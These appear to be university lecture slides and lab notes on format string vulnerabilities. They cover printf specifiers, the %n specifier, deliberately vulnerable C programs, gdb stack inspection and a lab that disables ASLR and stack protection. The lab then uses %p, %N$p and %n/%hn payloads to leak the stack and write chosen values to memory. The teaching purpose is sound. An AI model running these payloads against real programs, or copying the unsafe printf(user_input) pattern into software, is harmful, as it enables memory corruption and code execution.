FITNESS
FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

# Format String

*Bypassing Stack Protection (Canaries)*

- The exploitation of a format string vulnerability is highly depended on both the architecture and the OS where the vulnerable application is running
  - The code in these transparences may not properly run as is
- The code has been tested on an Intel Centrino 32bit architecture running Windows XP Sp. 2
- The following tools have been used:
  - Bloodshed Dev-C++ v. 4.9.9.3 with Mingw compiler and the GNU gdb v. 5.2.1
  - Metasploit v. 3
- For next examples in linux > 2.6 (32 bit) disable ASLR
  - sudo sysctl -w kernel.randomize_va_space=0
- And compile using gcc options (no stack protection)
  - -fno-stack-protector -z execstack

# FORMAT STRING BASICS

1. printf("The value is %d",dVal);

2. printf("The value in decimal is %d and in hexadecimal is %x",dVal,dVal);

| Specifier | Purpose |
|---|---|
| %c | Formats a single character |
| %d | Formats an integer in decimal notation (pre ANSI) |
| %e , %E | Formats a float or double in signed E notation |
| %f | Formats a float or double in decimal |
| %l | Formats an integer (like %d) |
| %o | Formats an integer in octal |
| %p | Formats a pointer to address location |
| %s | Formats a string |
| %x, %X | Formats an integer in hexadecimal |

# FORMAT PLACEHOLDER SYNTAX

## %[flags][width][.precision][length]type

width = minimum number of columns to be used
precision = number of decimals (or of characters in case of strings)

| Flags | |
|---|---|
| Character | Description |
| - (minus) | Left-align |
| + (plus) | Prepends + for positives |
| (space) | Prepends a space for positive signed-numeric types |
| 0 (zero) | Prepend 0 to positives to fill the given width (if specified) |

| Length | |
|---|---|
| Character | Description |
| hh | 1byte (char length) |
| h | 2 bytes (short) |
| l | 4 bytes (long) |
| ll | 8 bytes (long long) |

# FORMAT STRING SPECIFIERS: EXAMPLES



```
float a = 10.321;

printf("%%+10.2f -> %+10.2f \n", a);
printf("%%010d   -> %010d \n", (int)a);
printf("%%10x    -> 0x%10x \n", (int)a);
```

```
# ./formatExample
%+10.2f ->     +10.32
%010d   -> 0000000010
%10x    ->          a
```

# THE %N SPECIFIER



- The “%n” specifier, when used, writes in a variable the number of characters actually formatted in a format string.

```
#include <stdio.h>
int main()
{
    int bytes_formatted=0;
    char buffer[28]=”ABCDEFGHIJKLMNOPQRSTUVWXYZ”;

    printf(“%.20s%n”,buffer,&bytes_formatted);
    printf(“\nThe number of bytes formatted in the previous printf
                    statement was %d\n”,bytes_formatted);
    return 0;
}
```

- The output is:

```
ABCDEFGHIJKLMNOPQRST
The number of bytes formatted in the previous printf statement was 20
```

FITNESS
FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

## The format string vulnerability

- Discovered on June 1999
  - The Buffer overflow was know since the mid 80's
- Allows to overwrite arbitrary memory locations
  - Hence the execution of malicious code
- Some techniques to avoid buffer overflow are not effective for format string
  - Example canaries …
- Consists in a wrong input validation error … that exploits a programming mistake

# EXAMPLE OF VULNERABLE CODE: VULNERABLEECHO.C

```
#include <stdio.h>
void main(int argc, char *argv[]){
   int count = 1;
   while(argc > 1) {
            printf(argv[count]);
            printf(“ “);
            count ++;
            argc --;
   }
}
```

```
# ./vulnEcho hello
hello
# ./vulnEcho this is some text
this is some text
```

## *But…*

Misuse case

```
# ./vulnEcho %x%x
b7f710000
```

What's wrong?

```
printf(argv[count]);
```

Instead of

```
printf("%s",argv[count]);
```

The printf instruction accept one or more parameters

1. The format string itself
2. One parameter for each format specifier


Hence in the misuse case the printf become…

```
printf("%x%x");
```

Two parameters are missing


## PRINTF INTERNALS (1/2)

- When the printf("%s %d",user, age); is invoked parameters are pushed onto the stack, from the last to the first
- Then the printf is invoked and the format string is parsed one character a time, if not a % the character is sent to the output else the following character defines the type of parameter that is loaded from the stack




Where **age** and **user** are the printf parameters and **A is the address of the format string** (which is likely to be itself on the stack)

- In this case for each '%x' the printf searches for the corresponding parameter onto the stack retrieving data from the stack



## *EXPLOITING THE VULNERABILITY*



- Walking on the stack…
  - By entering a number of %x it is possible to explore the stack…
    - Sensitive info…
    - Leakage of addresses undermining ASLR …
- Modifying memory at an addresses…
  - By properly using %n (which picks an address from the stack and write to that address), it is possible to modify memory at an address provided through the stack
- Jumping to an address...
  - If it is possible to control the format string, it is also possible to inject an address on the stack (as part of the string) and by combining %Nx and %n controlling the value in an arbitrary address
- It can happen

# *FUNCTION INVOCATION OVER AN INTEL X86 ARCHITECTURE (1/2)*



- Using gdb let’s have a look to what happens inside the processor when a printf is invoked…

```c
#include <stdio.h>

int main(){
    printf("This is a
      simple string!");
}
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x401290 <main>:        push   %ebp
0x401291 <main+1>:      mov    %esp,%ebp
0x401293 <main+3>:      sub    $0x8,%esp
0x401296 <main+6>:      and    $0xfffffff0,%esp
0x401299 <main+9>:      mov    $0x0,%eax
0x40129e <main+14>:     add    $0xf,%eax
0x4012a1 <main+17>:     add    $0xf,%eax
0x4012a4 <main+20>:     shr    $0x4,%eax
0x4012a7 <main+23>:     shl    $0x4,%eax
0x4012aa <main+26>:     mov    %eax,0xfffffffc(%ebp)
0x4012ad <main+29>:     mov    0xfffffffc(%ebp),%eax
0x4012b0 <main+32>:     call   0x401710 <_alloca>
0x4012b5 <main+37>:     call   0x4013b0 <__main>
0x4012ba <main+42>:     movl   $0x403000,(%esp,1)
0x4012c1 <main+49>:     call   0x401800 <printf>
0x4012c6 <main+54>:     mov    $0x0,%eax
0x4012cb <main+59>:     leave
0x4012cc <main+60>:     ret
End of assembler dump.
(gdb) _
```

## *FUNCTION INVOCATION OVER AN INTEL X86 ARCHITECTURE (2/2)*

- When the printf is invoked, eip is stored on the stack (esp). When the printf ends this value (return address) is retrieved to execute the instruction following the printf

```c
#include <stdio.h>

int main(){
    printf("This is a
      simple string!");
}
```

Prompt dei comandi - gdb "C:\Documents and Settings\Administrator\Desktop\code\string1.exe"

```
0x4012a7 <main+23>:     shl     $0x4,%eax
0x4012aa <main+26>:     mov     %eax,0xfffffffc(%ebp)
0x4012ad <main+29>:     mov     0xfffffffc(%ebp),%eax
0x4012b0 <main+32>:     call    0x401710 <_alloca>
0x4012b5 <main+37>:     call    0x4013b0 <__main>
0x4012ba <main+42>:     movl    $0x403000,(%esp,1)
0x4012c1 <main+49>:     call    0x401800 <printf>
0x4012c6 <main+54>:     mov     $0x0,%eax
0x4012cb <main+59>:     leave
0x4012cc <main+60>:     ret
End of assembler dump.
(gdb) b *0x4012c1
Breakpoint 1 at 0x4012c1: file D:/Luigi/teaching/master/security/formatString/co
de/string1.cpp, line 5.
(gdb) r
Starting program: C:\Documents and Settings\Administrator\Desktop\code\string1.e
xe

Breakpoint 1, 0x004012c1 in main ()
    at D:/Luigi/teaching/master/security/formatString/code/string1.cpp:5
5       D:/Luigi/teaching/master/security/formatString/code/string1.cpp: No such
 file or directory.
        in D:/Luigi/teaching/master/security/formatString/code/string1.cpp
(gdb) stepi
0x00401800 in printf ()
(gdb) info reg esp
esp            0x22ff5c 0x22ff5c
(gdb) x/32b 0x22ff5c
0x22ff5c:       0xc6    0x12    0x40    0x00    0x00    0x30    0x40    0x00
0x22ff64:       0x00    0x00    0x00    0x00    0xf8    0x29    0x3d    0x00
0x22ff6c:       0xb5    0x12    0x40    0x00    0x42    0x00    0x00    0x00
0x22ff74:       0x10    0x00    0x00    0x00    0xb0    0xff    0x22    0x00
(gdb)
```

FITNESS

FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

# LAB 3

## FORMATVULNERABLE.C

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  int a = 0;
  char test[1024];
  strcpy(test,argv[1]);
  printf("You wrote:");
  printf(test);
  printf("\n a value: 0x%X @%p",a,&a);
}
```

no ASLR: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

No stack protection: gcc -o fV -fno-stack-protector formatVulnerable.c

**Reaching the format string:**

Run1 (address pops out @8):

*./fV AAAABBBB$(python -c 'print "%08**p**."*20')*

Output:

*You_wrote:AAAABBBB0xbffff572.0xb7fd1110.0x400567.0x000001.0x000001.0xb7defdc8.**0x41414141.0x42424242**.0x70383025.0x3830252e.0x30252e70.0x252e7038.0x2e703830.0x70383025.0x3830252e.0x30252e70.0x252e7038.0x2e703830.0x70383025.0x3830252e.*

*a value: 0x0 @0xbffff32*

Run2 (up to address 7th parameter):

*./fV AAAABBBB$(python -c 'print "%.08p."*7')*

Output:

*You_wrote:AAAABBBB0xbffff5ac.0xb7fd1110.0x400567.0x0001.0x0001.0xb7defdc8.0x41414141.*

*a value: 0x0 @0xbffff36c*

# *FORMAT STRING: TAKING CONTROL OF THE ADDRESS*

- The standard c99 introduces the placeholer: %**x$**p  that accesses the x-th parameter
  - Only for c99 standard implementation

Run 3:

./fV AAAABBBB$(python -c 'print "%07$p.“’)

Output:

You wrote:AAAABBBB0x**41414141**.

a value: 0x0 @0xbffff38c

Run 4:

./fV $(printf "\x6c\xf3\xff\xbf")BBBB$(python -c 'print "%07$p.“’)

Output:

You wrote:l���BBBB0xbffff36c.

a value: 0x0 @0xbffff38c

## WRITING AT ANY LOCATION

- □ Write something at a 32 bit address (eg. Variable a … 0xbffff38c):

  ./fV $(printf "\xac\xf3\xff\xbf")BBBB$(python -c 'print "%07$n."')

Output

  You wrote:����BBBB.

  a value: **0x8** @0xbffff3ac

- □ It writes 0x8 we want to write 0xAA in the variable (0xAA-8 = 162)

  ./fV `printf "\xac\xf3\xff\xbf"`BBBB$(python -c 'print "**%162x**%7$n."')

Output

  You wrote:����BBBB

  bffff5c8.

  a value: **0xAA** @0xbffff3ac

## *WRITING MULTIPLE BYTES*

- Writing four bytes (eg. 0x00BB00AA) … (BB-AA = 17 and four more bytes are written thus 162-4 = 158)

```
/fV $(printf "\xae\xf3\xff\xbf\xac\xf3\xff\xbf")BBBB$(python -c 'print
"%158x%07$hn%17x%08$hn"')
```

Output

You wrote:��������BBBB
bffff5ca b7fd1110

a value: 0xAA00BB @0xbffff3ac